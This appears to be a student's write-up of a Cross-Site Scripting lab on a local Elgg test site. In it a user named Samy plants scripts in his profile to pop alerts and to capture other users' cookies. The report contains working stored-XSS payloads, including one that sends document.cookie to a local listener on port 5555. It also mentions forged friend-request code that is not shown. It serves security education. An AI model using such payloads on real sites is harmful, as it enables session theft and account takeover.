# Lab 9 Cross-Site Scripting (XSS) Attack Lab

## Task1:




Fig 1.1 Samy added the script '<script>alert("XSS");</script>'




Fig 1.2 Alice logged in, and view Samy's profile then an alert window came out.




Fig 1.3 myscript.js file




Fig 1.4 myscript.js file was linked in Samy's profile.




Fig 1.5 Alice viewed the profile of Samy, and a window was alerted.

**Observation and Explanation:**

1. Samy added the script code '<script>alert("XSS");</script>' in his brief description. When Alice view his profile the browser would parse the html file of Samy's profile. The code '<script>alert("XSS");</script>' would be considered as normal code and then made the alert window.

2. As fig 1.4, the code '<script src="http://www.xsslabelgg.com/myscript.js" type="text/javascript"></script>' was added in Samy's profile. The myscript.js file was like fig 1.3. When Samy refreshed the page, the window was alerted. The idea was the same as the first description.

**Task2:**


Fig 2.1 add script '<script>alert(document.cookie);</script>' in Samy's profile




Fig 2.2 When Alice view Samy's profile an alert window came out.

**Observation and Explanation:**

After Samy modified his file, alice could get the alert window to see her own cookie contents when she viewed the profile of Samy. <script>alert(document.cookie);</script> is the code to alert the cookie contents. When Alice use her own web browser to view Samy's profile. The cookie of Alice would be used to alert.

**Task3:**




Fig 3.1 start the TCP server to listen the port 5555




Fig 3.2 write code script code in brief description of samy




Fig 3.3 When Alice viewed the profile of Samy, Samy's echo server code received the cookies.

**Observation and Explanation:**

1. The script -- <script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>');</script> Samy used is to make a http get request. The IP and port number is specified, and the contents were document.cookie. So that the cookie of Alice was sent to Samy. Samy accept the cookie like fig 3.3.

2. In Fig 3.3, the first line was a get request sent by Samy himself. It happened at Samy saved his profile modification. The second one was sent from Alice. It happened at Alice viewed Samy's profile.

**Task4:**




Fig 4.1 use Boby's account to add Samy as friend.




Fig 4.2 logged in Samy's account and wrote the code in his profile




Fig 4.3 logged in Alice's account to view profile of Samy. Echoserver received the get request.




Fig 4.4 the java code to send Http Request

